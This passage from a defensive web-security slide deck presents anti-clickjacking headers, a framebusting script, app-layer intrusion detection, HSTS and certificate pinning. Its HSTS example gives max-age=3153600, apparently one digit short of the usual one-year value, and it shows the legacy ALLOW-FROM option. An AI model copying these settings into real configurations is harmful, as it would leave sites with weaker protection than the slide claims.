
- ▶ Allow framing of content from this domain only
- ▶ **response.addHeader("X-FRAME-OPTIONS", "SAMEORIGIN");**

- ▶ Allow framing of content from a specific domain
- ▶ **response.addHeader("X-FRAME-OPTIONS", "ALLOW-FROM X");**

Legacy Browser Framebusting

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
    var antiClickjack = document.getElementById("antiCJ");
    antiClickjack.parentNode.removeChild(antiClickjack);
} else {
    top.location = self.location;
}
</script>
```

App Layer Intrusion Detection



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— App Layer Intrusion Detection

- ▶ Modification of non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- ▶ Forced browsing to fake attack entry points (e.g. /admin/secretlogin.jsp) via honeypot URL (e.g. a fake path listed in /robots.txt)

— OWASP AppSensor

- ▶ https://www.owasp.org/index.php/OWASP_AppSensor_Project
- ▶ Four-page briefing, Crosstalk, Journal of Defense Software Engineering
- ▶ <http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf>

Cert Pinning



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— SSL/TLS/HTTPS

- ▶ Confidentiality, Integrity (in Transit) and Authenticity
 - ▶ Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
 - ▶ Starting when the login form is rendered until logout is complete
- ▶ HTTPS configuration best practices
 - ▶ https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- ▶ HSTS (Strict Transport Security)
 - ▶ http://www.youtube.com/watch?v=zEV3HOuM_Vw
 - ▶ *Strict-Transport-Security: max-age=3153600*
- ▶ Certificate Pinning
 - ▶ https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Certificate Pinning

- ▶ What is Pinning
 - ▶ Pinning is a key continuity scheme
 - ▶ Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- ▶ 2 Types of pinning
 - ▶ Carry around a copy of the server's public key
 - ▶ Great if you know the server's certificate or public key in advance
- ▶ https://www.owasp.org/index.php/Pinning_Cheat_Sheet

SUMMARY Top 10 +1

- ▶ Query Parameterization
- ▶ Password Storage (PBKDF2, S/BCRYPT, HMAC)
- ▶ Multi-Factor Authentication
- ▶ Output Encoding
- ▶ CSRF Token
- ▶ Re-Authentication
- ▶ Capabilities Access Control
- ▶ Framebusting
- ▶ HTTPS/TLS
- ▶ App Layer Intrusion Detection
- ▶ Certificate Pinning



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